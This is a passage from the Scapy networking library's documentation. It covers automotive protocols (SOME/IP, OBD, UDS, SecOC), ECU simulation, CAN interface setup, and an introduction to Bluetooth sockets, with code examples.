assert len(ecu.log["TransferData"]) == 2
```

Analyze on the fly with EcuSession

This example shows the usage of an EcuSession in sniff. An ISOTPSocket or any socket like object which returns entire messages of the right protocol can be used. An EcuSession is used as supersession in an ISOTPSession. To obtain the Ecu object from an EcuSession, the EcuSession has to be created outside of sniff.

Usage example:

```
session = EcuSession()

with PcapReader("test/contrib/automotive/ecu_trace.pcap") as sock:
    udsmgs = sniff(session=ISOTPSession(use_ext_addr=False, basecls=UDS,
    ↪supersession=session)), count=50, opened_socket=sock)
```

(continues on next page)

(continued from previous page)

```
ecu = session.ecu
print(ecu.log)
print(ecu.supported_responses)
```

SOME/IP and SOME/IP SD messages

Creating a SOME/IP message

This example shows a SOME/IP message which requests a service 0x1234 with the method 0x421. Different types of SOME/IP messages follow the same procedure and their specifications can be seen here http://www.some-ip.com/papers/cache/AUTOSAR_TR_SomeIpExample_4.2.1.pdf.

Load the contribution:

```
load_contrib('automotive.someip')
```

Create UDP package:

```
u = UDP(sport=30509, dport=30509)
```

Create IP package:

```
i = IP(src="192.168.0.13", dst="192.168.0.10")
```

Create SOME/IP package:

```
sip = SOMEIP()
sip.iface_ver = 0
sip.proto_ver = 1
sip.msg_type = "REQUEST"
sip.retcode = "E_OK"
sip.srv_id = 0x1234
sip.method_id = 0x421
```

Add the payload:

```
sip.add_payload(Raw ("Hello"))
```

Stack it and send it:

```
p = i/u/sip
send(p)
```

Creating a SOME/IP SD message

In this example a SOME/IP SD offer service message is shown with an IPv4 endpoint. Different entries and options basically follow the same procedure as shown here and can be seen at https://www.autosar.org/fileadmin/user_upload/standards/classic/4-3/AUTOSAR_SWS_ServiceDiscovery.pdf.

Load the contribution:

```
load_contrib('automotive.someip')
```

Create UDP package:

```
u = UDP(sport=30490, dport=30490)
```

The UDP port must be the one which was chosen for the SOME/IP SD transmission.

Create IP package:

```
i = IP(src="192.168.0.13", dst="224.224.224.245")
```

The IP source must be from the service and the destination address needs to be the chosen multicast address.

Create the entry array input:

```
ea = SDEntry_Service()

ea.type = 0x01
ea.srv_id = 0x1234
ea.inst_id = 0x5678
ea.major_ver = 0x00
ea.ttl = 3
```

Create the options array input:

```
oa = SDOption_IP4_EndPoint()
oa.addr = "192.168.0.13"
oa.l4_proto = 0x11
oa.port = 30509
```

l4_proto defines the protocol for the communication with the endpoint, UDP in this case.

Create the SD package and put in the inputs:

```
sd = SD()
sd.set_entryArray(ea)
sd.set_optionArray(oa)
```

Stack it and send it:

```
p = i/u/sd
send(p)
```

OBD

OBD is implemented on top of ISOTP. Use an ISOTPSocket for the communication with an Ecu. You should set the parameters `basecls=OBD` and `padding=True` in your ISOTPSocket init call.

OBD is split into different service groups. Here are some example requests:

Request supported PIDs of service 0x01:


```
req = OBD()/OBD_S01(pid=[0x00])
```

The response will contain a PacketListField, called *data_records*. This field contains the actual response:

```
resp = OBD()/OBD_S01_PR(data_records=[OBD_S01_PR_Record()/OBD_PID00(supported_
↪pids=3196041235)])
resp.show()
###[ On-board diagnostics ]###
  service= CurrentPowertrainDiagnosticDataResponse
###[ Parameter IDs ]###
  \data_records\
    |###[ OBD_S01_PR_Record ]###
    | pid= 0x0
    |###[ PID_00_PIDsSupported ]###
    | supported_pids=
↪PID20+PID1F+PID1C+PID15+PID14+PID13+PID11+PID10+PID0F+PID0E+PID0D+PID0C+PID0B+PID0A+PID07
```

Let's assume our Ecu under test supports the pid 0x15:

```
req = OBD()/OBD_S01(pid=[0x15])
resp = sock.srl(req)
resp.show()
###[ On-board diagnostics ]###
  service= CurrentPowertrainDiagnosticDataResponse
###[ Parameter IDs ]###
  \data_records\
    |###[ OBD_S01_PR_Record ]###
    | pid= 0x15
    |###[ PID_15_OxygenSensor2 ]###
    | outputVoltage= 1.275 V
    | trim= 0 %
```

The different services in OBD support different kinds of data. Service 01 and Service 02 support Parameter Identifiers (pid). Service 03, 07 and 0A support Diagnostic Trouble codes (dtc). Service 04 doesn't require a payload. Service 05 is not implemented on OBD over CAN. Service 06 supports Monitoring Identifiers (mid). Service 08 supports Test Identifiers (tid). Service 09 supports Information Identifiers (iid).

Examples:

Request supported Information Identifiers:

```
req = OBD()/OBD_S09(iid=[0x00])
```

Request the Vehicle Identification Number (VIN):

```
req = OBD()/OBD_S09(iid=0x02)
resp = sock.srl(req)
resp.show()
###[ On-board diagnostics ]###
  service= VehicleInformationResponse
```

(continues on next page)

(continued from previous page)

```


###[ Infotype IDs ]###
\data_records\
|###[ OBD_S09_PR_Record ]###
| iid= 0x2
|###[ IID_02_VehicleIdentificationNumber ]###
| count= 1
| vehicle_identification_numbers= ['W0L000051T2123456']

```

Message Authentication (AUTOSAR SecOC)

AutoSAR SecOC is a security architecture protecting communication between ECUs in a vehicle from cyber-attacks.


- **Module:** AUTOSAR
- **Functions:** Provides message integrity and authentication
- **Protection:** Freshness value to counter replay attacks
- **Cryptography:** Supports asymmetric and symmetric methods
- **Key Distribution:** Not specified
- **Unique Identifiers:** Every PDU has a SecOCDataID - **CAN Networks:** Uses CAN identifier - **Ethernet Networks:** Uses PDU identifier or mappings to SecOCDataIDs



Generation

- Secured I-PDU includes freshness value and MAC
- Freshness value increments on every transmit or derived from a tick count
- MAC generation uses SecOCDataID, PDU, and freshness value
- In symmetric mode, MAC bits can be truncated, reducing security

Truncation



- MAC and freshness value are transferred in truncated format to save bandwidth

Verification

- Only LSBs of the freshness value are transmitted
- Compute full freshness value internally - Overwrite LSBs of the last received value - Increment MSBs if received LSBs are smaller than the last LSBs
- Calculate MAC from PDU and full freshness count
- Accept PDU if calculated and transmitted MACs match, otherwise reject


Profiles

AutoSAR specifies three profiles for truncated freshness value and MAC sizes. All use CMAC with AES128:

- **Profile 1 (24Bit-CMAC-8Bit-FV)** - Algorithm: CMAC/AES-128 - Freshness value: 8 bits - MAC: 24 bits
- **Profile 2 (24Bit-CMAC-No-FV)** - Algorithm: CMAC/AES-128 - Freshness value: 0 bits - MAC: 24 bits - No freshness values used
- **Profile 3 (JASPAR)** - Algorithm: CMAC/AES-128 - Freshness value: 64 bits - Truncated Freshness value: 4 bits - MAC: 28 bits

Freshness Value


Protects against replay attacks. AUTOSAR recommends a structure for the freshness value, commonly distributed via authenticated PDUs.



Sync Message

Synchronizes the ‘Trip Counter’ and ‘Reset Counter’ across all ECUs to maintain a consistent freshness value.

- Sync message sent when ‘Message Counter’ overflows
- Security recommendation: Use broadcast or multicast to prevent DoS attacks



SecOC in Scapy

Scapy supports the dissection, building, verification, and authentication of SecOC messages sent via AUTOSAR PDUs or CANFD packets. The implementation is designed to be vendor-independent and easily customizable, addressing common challenges such as handling freshness values and differentiating between SecOC and non-SecOC PDUs.

General Implementation Difficulties

Implementing SecOC in Scapy involves several challenges:

- **Vendor-Specific Implementations:** Different Original Equipment Manufacturers (OEMs) define their own standards for implementing SecOC, requiring the Scapy implementation to be flexible and adaptable.
- **Freshness Value Tracking:** Freshness values need to be tracked accurately to ensure proper message authentication and to prevent replay attacks.
- **SecOCDataID Management:** The SecOCDataID, which uniquely identifies each PDU, must be known and managed correctly.

- **Mix of SecOC and Non-SecOC PDUs:** SecOC PDUs are mixed with non-SecOC PDUs, and the only difference is their identifier. Proper identification and handling are crucial for correct processing.

Customization

Scapy SecOC Packets provide three stub functions that need to be customized to handle SecOC properly:

```
class My_SecOC_CANFD(SecOC_CANFD):

    def get_secoc_payload(self) -> bytes:
        """
        This method retrieves the payload, including the SecOCDataID,
        which is used for MAC computation.
        """
        secoc_data_id = self.identifier # CANFD identifier
        payload = self.pdu_payload
        return bytes(secoc_data_id) + bytes(payload)

    def get_secoc_key(self) -> bytes:
        """
        This method provides the secret key for the specified SecOCDataID.
        """
        secoc_data_id = self.identifier
        secoc_key = GLOBAL_KEYS[secoc_data_id]
        return secoc_key

    def get_secoc_freshness_value(self) -> bytes:
        """
        This method provides the full freshness value required for MAC
        ↪ computation.
        """
        freshness_value = trip_count + reset_counter + message_count + self.
        ↪ tfv
        return bytes(freshness_value)
```

Preparation

To properly dissect SecOC and non-SecOC AUTOSAR PDUs or CANFD frames, SecOC PDUs need to be registered. This registration informs the dissector whether to use SecOC variants or non-SecOC variants of the packet for dissection.

```
My_SecOC_CANFD.register_secoc_protected_pdu(pdu_id=0x123)

socket = CANSocket("vcan0", fd=True, basecls=My_SecOC_CANFD)
```

The above code registers the PDU with identifier `0x123` as a SecOC_CANFD packet. All other packets will be interpreted as regular CANFD packets.

Working with SecOC

Once you have obtained a SecOC packet from a socket or a PCAP file, you can use the SecOC-related functions to handle authentication and verification.

```
# Suppose this is our SecOC packet
pkt: My_SecOC_CANFD

# A call to secoc_authenticate will update the truncated freshness value and
↳ the truncated MAC of the packet
pkt.secoc_authenticate()

# The truncated freshness value and MAC are now updated
print(pkt.tfv) # Updated truncated freshness value
print(pkt.tmac) # Updated truncated MAC

# A call to secoc_verify will compute the MAC from the payload of the packet,
↳ and the local freshness value,
# then compare it with the truncated MAC of the packet.
if pkt.secoc_verify():
    print("Message verified")
```

Simulating ECUs and Security Functions

Modeling an ECU as an Automaton

To begin, we need to power cycle our simulated ECU by creating a simple automaton with two states: ON and OFF. Before building the actual ECU automaton, we require a power supply interface.

Power Supply

The power supply object serves as the interface to power cycle our ECU automaton. It enables communication between the automaton and the power supply to accurately simulate the ECU's power consumption. For multiprocessing support, file descriptors and multiprocessing Values are used. Here's how to set it up:

```
import logging
import sys
from multiprocessing import Value, Pipe
from multiprocessing.sharedctypes import Synchronized

logging.basicConfig(stream=sys.stdout, level=logging.DEBUG)

class AutomatonPowerSupply():
    def __init__(self) -> None:
        super().__init__()
        self.logger = logging.getLogger("AutomatonPowerSupply")
        self.logger.info("Init done")
        self.voltage_on: Synchronized[int] = Value("i", 0)
        self.current_noise: Synchronized[int] = Value("i", 0)
        self.current_on: Synchronized[int] = Value("i", 0)
```

(continues on next page)

(continued from previous page)

```

self.delay_off = 0.001
self.delay_on = 0.001
self.read_pipe, self.write_pipe = Pipe()
self.closed = False

def on(self) -> None:
    self.logger.debug("ON")
    with self.voltage_on.get_lock():
        self.voltage_on.value = 12
    self.write_pipe.send(b"1")

def off(self) -> None:
    self.logger.debug("OFF")
    with self.voltage_on.get_lock():
        self.voltage_on.value = 0
    self.write_pipe.send(b"0")

def close(self) -> None:
    if self.closed:
        return
    self.closed = True
    self.read_pipe.close()
    self.write_pipe.close()

def reset(self) -> None:
    self.off()
    time.sleep(self.delay_off)
    self.on()
    time.sleep(self.delay_on)

```

This code establishes the power supply, enabling it to control the power state of the ECU automaton. The *on*, *off*, and *reset* methods manage state transitions, while *Pipe* and *Value* ensure inter-process communication and synchronization. This setup guarantees accurate modeling and control of the ECU's power consumption within a multiprocessing environment.

ECU Automaton

Now that we have a power supply, we can start modeling our ECU automaton, which can be turned on and off.

```

from typing import Optional, List, IO, Type, Any
from scapy.automaton import Automaton, ATMT

class EcuAutomaton(Automaton):
    def __init__(self, *args: Any, power_supply: AutomatonPowerSupply,
        ↪ **kwargs: Any) -> None:
        self.power_supply = power_supply
        super().__init__(*args,
            ↪ external_fd={"power_supply_fd": self.power_supply.
            ↪ read_pipe.fileno()}),

```

(continues on next page)

(continued from previous page)

```

        **kargs)

@ATMT.state(initial=1) # type: ignore
def ECU_OFF(self) -> None:
    pass

@ATMT.state() # type: ignore
def ECU_ON(self) -> None:
    pass

# ===== POWER HANDLING =====
@ATMT.ioevent(ECU_OFF, name="power_supply_fd") # type: ignore
def event_voltage_changed_on(self, fd: IO[bytes]) -> None:
    new_voltage = fd.read(1)
    if new_voltage == b"1":
        raise self.ECU_ON()

@ATMT.ioevent(ECU_ON, name="power_supply_fd") # type: ignore
def event_voltage_changed_off(self, fd: IO[bytes]) -> None:
    new_voltage = fd.read(1)
    if new_voltage == b"0":
        raise self.ECU_OFF()

@ATMT.action(event_voltage_changed_on) # type: ignore
def action_consumption_on(self) -> None:
    self.debug(1, "Consuming energy ON")
    with self.power_supply.current_on.get_lock():
        self.power_supply.current_on.value = 1

@ATMT.action(event_voltage_changed_off) # type: ignore
def action_consumption_off(self) -> None:
    self.debug(1, "Consuming energy OFF")
    with self.power_supply.current_on.get_lock():
        self.power_supply.current_on.value = 0

```

This code defines an *EcuAutomaton* class that models an ECU with two states: ON and OFF. It uses Scapy's automaton framework to handle the state transitions based on the power supply's status. The *event_voltage_changed_on* and *event_voltage_changed_off* methods listen for voltage changes to switch states, while *action_consumption_on* and *action_consumption_off* manage the power consumption behavior. This setup allows for a robust simulation of an ECU's power cycling behavior.

Let's give it a shot:

```

import threading
import time
from scapy.contrib.cansocket import NativeCANSocket
from scapy.error import log_runtime

ps = AutomatonPowerSupply()
cs = NativeCANSocket("vcan0")

```

(continues on next page)

(continued from previous page)

```

automaton = EcuAutomaton(debug=1, power_supply=ps, sock=cs)
automaton.runbg()

ps.on()
time.sleep(0.1)
print(f"Current consumption {ps.current_on.value}")
ps.off()
time.sleep(0.1)
print(f"Current consumption {ps.current_on.value}")

automaton.stop()

```

This code sets up and tests our ECU automaton. We import the necessary modules and initialize the power supply and CAN socket. We then create an instance of *EcuAutomaton* with debugging enabled, and run it in the background.

We power on the ECU and wait a bit to let it stabilize. Then, we print the current consumption, turn off the power, wait again, and print the current consumption once more. Finally, we stop the automaton.

By running this code, you should see the current consumption values change as the ECU powers on and off, demonstrating our automaton in action.

Simulating UDS

Next up, we want to communicate with our automaton over UDS (Unified Diagnostic Services), aiming to implement complex state machines like Security Access. Let's start with a simpler example. The following function allows us to receive and send packets from the automaton's socket, as provided in the *init* function.

```

class EcuAutomaton(Automaton):

    # Existing states and transitions

    @ATMT.receive_condition(ECU_ON) # type: ignore
    def on_pkt_on_received_ON(self, pkt: Packet) -> None:
        response = None
        if pkt:
            if response := self.get_default_uds_response(pkt):
                self.my_send(response)

    def get_default_uds_response(self, pkt: Packet) -> Optional[Packet]:
        service = bytes(pkt)[0]
        length = len(pkt)
        sub_function = bytes(pkt)[1] if length > 1 else None
        match service, length, sub_function:
            case 0x10, 2, 1:
                return UDS() / UDS_DSCPR(b"\x01")
            case 0x3E, 2, 0:
                return UDS() / UDS_TPPR()
            case 0x3E, 2, 0x80:
                return None

```

(continues on next page)

(continued from previous page)

```

        case 0x3E, 2, _:
            return UDS() / UDS_NR(requestServiceId=service,
                                   negativeResponseCode=
↳ "subFunctionNotSupported")
        case 0x3E, _, _:
            return UDS() / UDS_NR(requestServiceId=service,
                                   negativeResponseCode=
↳ "incorrectMessageLengthOrInvalidFormat")
        case 0x27, _, _:
            return UDS() / UDS_NR(requestServiceId=service,
                                   negativeResponseCode=
↳ "incorrectMessageLengthOrInvalidFormat")
        case _:
            return UDS() / UDS_NR(requestServiceId=service,↳
↳ negativeResponseCode="serviceNotSupported")

```

By using Python’s match-case operator, we can craft a very elegant UDS answering machine. ECUs are usually precise with their negative response codes, and modeling this becomes straightforward with the match operator. For instance, consider the TesterPresent case. If we receive the correct service, length, and sub-function, we respond positively. If the sub-function is anything else, we fall through to the negative response case “subFunctionNotSupported”. If the length is incorrect, we return “incorrectMessageLengthOrInvalidFormat”. Finally, if the service is unknown, the function returns “serviceNotSupported”. This approach allows us to handle UDS communication effectively and implement the necessary logic for our ECU automaton.

Full example:

```

from typing import Optional, List, IO, Type, Any
from scapy.packet import Packet
from scapy.automaton import ATMT, Automaton
from scapy.contrib.automotive.uds import *
from scapy.contrib.isotp import *

class EcuAutomaton(Automaton):
    def __init__(self, *args: Any, power_supply: AutomatonPowerSupply,↳
↳ **kargs: Any) -> None:
        self.power_supply = power_supply
        super().__init__(*args,
                          external_fd={"power_supply_fd": self.power_supply.
↳ read_pipe.fileno()},
                          **kargs)

    @ATMT.state(initial=1) # type: ignore
    def ECU_OFF(self) -> None:
        pass

    @ATMT.state() # type: ignore
    def ECU_ON(self) -> None:
        pass

```

(continues on next page)

(continued from previous page)

```

# ===== POWER HANDLING =====
@ATMT.ioevent(ECU_OFF, name="power_supply_fd") # type: ignore
def event_voltage_changed_on(self, fd: IO[bytes]) -> None:
    new_voltage = fd.read(1)
    if new_voltage == b"1":
        raise self.ECU_ON()

@ATMT.ioevent(ECU_ON, name="power_supply_fd") # type: ignore
def event_voltage_changed_off(self, fd: IO[bytes]) -> None:
    new_voltage = fd.read(1)
    if new_voltage == b"0":
        raise self.ECU_OFF()

@ATMT.action(event_voltage_changed_on) # type: ignore
def action_consumption_on(self) -> None:
    self.debug(1, "Consuming energy ON")
    with self.power_supply.current_on.get_lock():
        self.power_supply.current_on.value = 1

@ATMT.action(event_voltage_changed_off) # type: ignore
def action_consumption_off(self) -> None:
    self.debug(1, "Consuming energy OFF")
    with self.power_supply.current_on.get_lock():
        self.power_supply.current_on.value = 0

@ATMT.receive_condition(ECU_ON) # type: ignore
def on_pkt_on_received(self, pkt: Packet) -> None:
    if response := self.get_default_uds_response(pkt):
        self.my_send(response)

def get_default_uds_response(self, pkt: Packet) -> Optional[Packet]:
    service = bytes(pkt)[0]
    length = len(pkt)
    sub_function = bytes(pkt)[1] if length else None
    match service, length, sub_function:
        case 0x10, 2, 1:
            return UDS() / UDS_DSCPR(b"\x01")
        case 0x3E, 2, 0:
            return UDS() / UDS_TPPR()
        case 0x3E, 2, 0x80:
            return None
        case 0x3E, 2, _:
            return UDS() / UDS_NR(requestServiceId=service,

```

Test-Setup Tutorials

ISO-TP Kernel Module Installation

A Linux ISO-TP kernel module can be downloaded from this website: <https://github.com/hartkopp/can-isotp.git>. The file README.isotp in this repository provides all information and

necessary steps for downloading and building this kernel module. The ISO-TP kernel module should also be added to the `/etc/modules` file, to load this module automatically at system boot.

CAN-Interface Setup

As the final step to prepare CAN interfaces for usage, these interfaces have to be set up through some terminal commands. The bitrate can be chosen to fit the bitrate of a CAN bus under test.

How-To:

```
ip link set can0 up type can bitrate 500000
ip link set can1 up type can bitrate 500000
```

Raspberry Pi SOME/IP setup

To build a small test environment in which you can send SOME/IP messages to and from server instances or disguise yourself as a server, one Raspberry Pi, your laptop and the vsomeip library are sufficient.

1. Download image

Download the latest raspbian image (<https://www.raspberrypi.org/downloads/raspbian/>) and install it on the Raspberry.

2. Vsomeip setup

Download the vsomeip library on the Raspberry, apply the git patch so it can work with the newer boost libraries and then install it.

```
git clone https://github.com/GENIVI/vsomeip.git
cd vsomeip
wget -O 0001-Support-boost-v1.66.patch.zip \
https://github.com/GENIVI/vsomeip/files/2244890/0001-Support-boost-v1.66.
patch.zip
unzip 0001-Support-boost-v1.66.patch.zip
git apply 0001-Support-boost-v1.66.patch
mkdir build
cd build
cmake -DENABLE_SIGNAL_HANDLING=1 ..
make
make install
```

3. Make applications

Write some small applications which function as either a service or a client and use the Scapy SOME/IP implementation to communicate with the client or the server. Examples for vsomeip applications are available on the vsomeip github wiki page (<https://github.com/GENIVI/vsomeip/wiki/vsomeip-in-10-minutes>).

Cannelloni Framework

The Cannelloni framework is a small application written in C++ to transfer CAN data over UDP. In this way, a researcher can map the CAN communication of a remote device to its workstation, or even combine multiple remote CAN devices on his machine. The framework can be downloaded from this website: <https://github.com/mguentner/cannelloni.git>. The README.md file explains the installation

and usage in detail. Cannelloni needs virtual CAN interfaces on the operator's machine. The next listing shows the setup of virtual CAN interfaces.

How-To:

```
modprobe vcan

ip link add name vcan0 type vcan
ip link add name vcan1 type vcan

ip link set dev vcan0 up
ip link set dev vcan1 up

tc qdisc add dev vcan0 root tbf rate 300kbit latency 100ms burst 1000
tc qdisc add dev vcan1 root tbf rate 300kbit latency 100ms burst 1000

cannelloni -I vcan0 -R <remote-IP> -r 20000 -l 20000 &
cannelloni -I vcan1 -R <remote-IP> -r 20001 -l 20001 &
```

9.2 Bluetooth

Note

If you're new to using Scapy, start with the [usage documentation](#), which describes how to use Scapy with Ethernet and IP.

Warning

Scapy does not support Bluetooth interfaces on Windows.

9.2.1 What is Bluetooth?

Bluetooth is a short range, mostly point-to-point wireless communication protocol that operates on the 2.4GHz [ISM band](#).

Bluetooth standards are publicly available from the [Bluetooth Special Interest Group](#).

Broadly speaking, Bluetooth has *three* distinct physical-layer protocols:

Bluetooth Basic Rate (BR) and Enhanced Data Rate (EDR)

These are the “classic” Bluetooth physical layers.

BR (Basic Rate) reaches effective speeds of up to 721kbit/s. This was ratified as IEEE 802.15.1-2002 (v1.1) and -2005 (v1.2).

EDR (Enhanced Data Rate) was introduced as an optional feature of Bluetooth 2.0 (2004). It can reach effective speeds of 2.1Mbit/s, and has lower power consumption than BR.

In Bluetooth 4.0 and later, this is not supported by *Low Energy* interfaces, unless they are marked as *dual-mode*.

Bluetooth High Speed (HS)

Introduced as an optional feature of Bluetooth 3.0 (2009), this extends Bluetooth by providing

IEEE 802.11 (WiFi) as an alternative, higher-speed data transport. Nodes negotiate switching with AMP (Alternative MAC/PHY).

This is only supported by Bluetooth interfaces marked as *+HS*. Not all Bluetooth 3.0 and later interfaces support it.

Bluetooth Low Energy (BLE)

Introduced in Bluetooth 4.0 (2010), this is an alternate physical layer designed for low power, embedded systems. It has shorter setup times, lower data rates and smaller MTU (maximum transmission unit) sizes. It adds broadcast and mesh network topologies, in addition to point-to-point links.

This is only supported by Bluetooth interface marked as *+LE* or *Low Energy* – not all Bluetooth 4.0 and later interfaces support it.

Most Bluetooth interfaces on PCs use USB connectivity (even on laptops), and this is controlled with the Host-Controller Interface (HCI). This typically doesn't support promiscuous mode (sniffing), however there are many other dedicated, non-HCI devices that support it.

Bluetooth sockets (AF_BLUETOOTH)

There are multiple protocols available for Bluetooth through AF_BLUETOOTH sockets:

Host-controller interface (HCI) BTPROTO_HCI

This is the “base” level interface for communicating with a Bluetooth controller. Everything is built on top of this, and this represents about as close to the physical layer as one can get with regular Bluetooth hardware.

Scapy class: `BluetoothMonitorSocket`

Allows to capture all HCI transactions that are taking place over all HCI interfaces (including in BlueZ core). It is intended to perform monitoring of transactions, device attachment and removal, BlueZ logging...

Scapy class: `BluetoothUserSocket`

This socket interacts with a Bluetooth controller with complete and exclusive control of the device. This means that BlueZ will not try to take control of the interface and will not help you manage connections via this interface.

Scapy class: `BluetoothHCISocket`

Using HCI protocol, this socket interacts with a Bluetooth controller but does not have exclusive control over it, allowing BlueZ and other applications to still use the adapter to communicate with devices.

Logical Link Control and Adaptation Layer Protocol (L2CAP) BTPROTO_L2CAP

Scapy class: `BluetoothL2CAPSocket`

Sitting above the HCI, it provides connection and connection-less data transport to higher level protocols. It provides protocol multiplexing, packet segmentation and reassembly operations.

When communicating with a single device, one may use a L2CAP channel.

RFCOMM BluetoothRFCOMMSocket

Scapy class: `BluetoothRFCOMMSocket`

RFCOMM is a serial port emulation protocol which operates over L2CAP.

In addition to regular data transfer, it also supports manipulation of all of RS-232's non-data control circuitry (RTS (Request To Send), DTR (Data Terminal Ready), etc.)

Bluetooth on Linux

Linux's Bluetooth stack is developed by the [BlueZ project](#). The Linux kernel contains drivers to provide access to Bluetooth interfaces using HCI, which are exposed through sockets with AF_BLUETOOTH.

BlueZ also provides a user-space companion to these kernel interfaces. The key components are:

bluetoothd

A daemon that provides access to Bluetooth devices over D-Bus.

bluetoothctl

An interactive command-line program which interfaces with the bluetoothd over D-Bus.

hcitool

A command-line program which interfaces directly with kernel interfaces.

Support for Classic Bluetooth in bluez is quite mature, however BLE is under active development.

9.2.2 First steps

Note

You must run these examples as **root**. These have only been tested on Linux, and require Scapy v2.4.3 or later.

Verify Bluetooth device

Before doing anything else, you'll want to check that your Bluetooth device has actually been detected by the operating system:

```
$ hcitool dev
Devices:
    hci0 xx:xx:xx:xx:xx:xx
```

Opening a HCI socket

The first step in Scapy is to open a HCI socket to the underlying Bluetooth device:

```
>>> # Open a HCI socket to device hci0
>>> bt = BluetoothHCISocket(0)
```

Send a control packet

This packet contains no operation (ie: it does nothing), but it will test that you can communicate through the HCI device:

```
>>> ans, unans = bt.sr(HCI_Hdr()/HCI_Command_Hdr())
Received 1 packets, got 1 answers, remaining 0 packets
```

You can then inspect the response:

```
>>> # ans[0] = Answered packet #0
>>> # ans[0][1] = The response packet
>>> p = ans[0][1]
>>> p.show()
###[ HCI header ]###
    type= Event
